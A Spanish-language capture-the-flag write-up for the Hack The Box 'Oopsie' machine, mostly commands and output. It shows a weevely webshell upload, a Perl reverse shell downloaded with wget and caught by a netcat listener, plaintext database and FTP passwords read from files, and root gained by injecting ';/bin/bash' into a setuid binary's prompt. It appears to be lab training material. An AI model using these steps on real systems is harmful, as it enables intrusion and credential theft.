
A continuacion vamos a subir una webshell para manejarnos por el sistema operativo, en esta ocasion vamos a hacer uso de la herramienta weevely para conseguir una pseudoshell
evil.php
[root@htb oopsie]# weevely generate lala evil.php
Generated 'evil.php' with password 'lala' of 761 byte size.
[root@htb oopsie]# weevely http://oopsie.htb/uploads/evil.php lala

[+] weevely 4.0.1

[+] Target:     www-data@oopsie:/var/www/html/uploads
[+] Session:    /root/.weevely/sessions/oopsie.htb/evil_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@oopsie:/var/www/html/uploads $
Obtuvimos el directorio
uploadsen la enumeracion inicial con ffuf
Despues de estar un rato curioseando con la shell, me he dado cuenta que el sistema borra todo lo que subo a uploads pasados unos minutos, por lo que voy a enviarme otra reverse shell escrita en perl que voy a alojar en /tmp/ para mantener la conexion con la maquina
Descarga: rshell.pl
# 1) montamos un server http en la maquina de trabajo
[root@htb oopsie]# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.28 - - [31/Jul/2021 21:50:10] "GET /rshell.pl HTTP/1.1" 200 -

# 2) bajamos la rshell desde la maquina objetivo
www-data@oopsie:/tmp $ wget http://10.10.14.21:8000/rshell.pl
--2021-07-31 19:57:50--  http://10.10.14.21:8000/rshell.pl
Connecting to 10.10.14.21:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156 (1.1K) [text/x-perl]
Saving to: 'rshell.pl'

     0K .                                                     100% 85.1M=0s

2021-07-31 19:57:50 (85.1 MB/s) - 'rshell.pl' saved [1156/1156]

# 3) ponemos un netcat a la escucha en la maquina de trabajo
[root@htb oopsie]# nc -lnvvp 7788
listening on [any] 7788 ...

# 4) lanzamos la rshell desde la maquina objetivo
www-data@oopsie:/tmp $ perl rshell.pl 10.10.14.21 7788

# 5) recibimos la nueva shell
[root@htb oopsie]# nc -lnvvp 7788
listening on [any] 7788 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.28] 34166
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lo siguiente que deberiamos hacer siempre que recibimos una reverse shell, es convertirla a una shell interactiva, para esto seguimos los siguientes pasos:
* python3 -c 'import pty;pty.spawn("/bin/bash")'
* Presionamos CTRL+Z para enviar el netcat a segundo plano.
* stty raw -echo
* fg
* reset
* Terminal type? xterm
* stty -a # en nuestro entorno de trabajo
* stty rows 51 columns 171 # en el target
* export TERM=xterm;export SHELL=bash
* /bin/bash
Despues de enumerar durante un rato el sistema, me encuentro con un archivo interesante que contiene una password de usuario valida para entrar por ssh
www-data@oopsie:/var/www/html/cdn-cgi/login$ pwd
/var/www/html/cdn-cgi/login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls -alt
total 28
drwxr-xr-x 2 root root 4096 Jan 28  2020 .
-rw-r--r-- 1 root root 6333 Jan 28  2020 admin.php
-rw-r--r-- 1 root root 5007 Jan 28  2020 index.php
drwxr-xr-x 3 root root 4096 Jan 28  2020 ..
-rw-r--r-- 1 root root   80 Jan 24  2020 db.php
-rw-r--r-- 1 root root    0 Jan 24  2020 script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
robertM3g4C0rpUs3r!
[root@htb oopsie]# ssh -l robert oopsie.htb
The authenticity of host 'oopsie.htb (10.10.10.28)' can't be established.
ECDSA key fingerprint is SHA256:JmIUfqU8/Xv/1Fy/m/Clya5iX2K756n/EGu0eeJb5xc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'oopsie.htb,10.10.10.28' (ECDSA) to the list of known hosts.
robert@oopsie.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 31 20:22:35 UTC 2021

  System load:  0.01               Processes:             119
  Usage of /:   27.2% of 19.56GB   Users logged in:       0
  Memory usage: 48%                IP address for ens160: 10.10.10.28
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Sat Jan 25 10:20:16 2020 from 172.16.118.129
robert@oopsie:~$
y ahora podemos capturar la flag como usuario robert
robert@oopsie:~$ ls -alt
total 36
drwxr-xr-x 5 robert robert 4096 Feb 25  2020 .
-rw-r--r-- 1 robert robert   33 Feb 25  2020 user.txt
lrwxrwxrwx 1 robert robert    9 Jan 25  2020 .bash_history -> /dev/null
drwxrwxr-x 3 robert robert 4096 Jan 25  2020 .local
drwx------ 3 robert robert 4096 Jan 23  2020 .gnupg
drwx------ 2 robert robert 4096 Jan 23  2020 .cache
drwxr-xr-x 3 root   root   4096 Jan 23  2020 ..
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
robert@oopsie:~$
Root Own
Tras enumerar la maquina encuentro un archivo interesante con setuid de root que permite la ejecucion a un grupo al que pertenece el usuario robert : bugtracker
robert@oopsie:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)

robert@oopsie:~$ find / \( -perm -4000 -o -perm -2000 \) -type f -exec ls -la {} \; 2>/dev/null
-- SNIP --
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
-- SNIP --
Al ejecutarlo vemos que pide un id y cuando falla parece que hace un cat
robert@oopsie:~$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 666
---------------

cat: /root/reports/666: No such file or directory
strings nos confirma que se realiza un cat desde el binario
robert@oopsie:~$ strings /usr/bin/bugtracker
--SNIP--
AWAVI
AUATL
[]A\A]A^A_
------------------
: EV Bug Tracker :
------------------
Provide Bug ID:
---------------
cat /root/reports/
;*3$"
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
--SNIP--
Tras probar una inyeccion simple con ; consigo ejecutar comandos aleatorios y elevar privilegios
robert@oopsie:~$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 666;/bin/bash
---------------

cat: /root/reports/666: No such file or directory
root@oopsie:~# ls /root/
reports  root.txt
EXTRA: leyendo los reportes en
/root/reports/se hace mencion a un fichero en .config con usuario y password para un ftp
/root/.config/filezilla/filezilla.xml
root@oopsie:/root/.config/filezilla# cat filezilla.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
    <RecentServers>
        <Server>
            <Host>10.10.10.46</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>ftpuser</User>
            <Pass>mc@F1l3ZilL4</Pass>
            <Logontype>1</Logontype>
            <TimezoneOffset>0</TimezoneOffset>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <MaximumMultipleConnections>0</MaximumMultipleConnections>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
    </RecentServers>
</FileZilla3>
root@oopsie:/root/.config/filezilla#
ftpuser
mc@F1l3ZilL4